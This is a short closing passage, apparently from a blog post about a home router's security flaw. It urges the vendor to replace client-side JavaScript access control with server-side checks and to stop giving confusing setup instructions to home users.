the router

Permenent:

Get ridden of those nasty javascripts,implement the access control using serverside scripts storing cookies,As access control using clientside scripting is completly ridiculous,as the client side could do anything.

Solutions

Last but not the least **“Don’t give Dumb Instructions for the HOME USER’S on configuring the device”**

Thankyou

Questions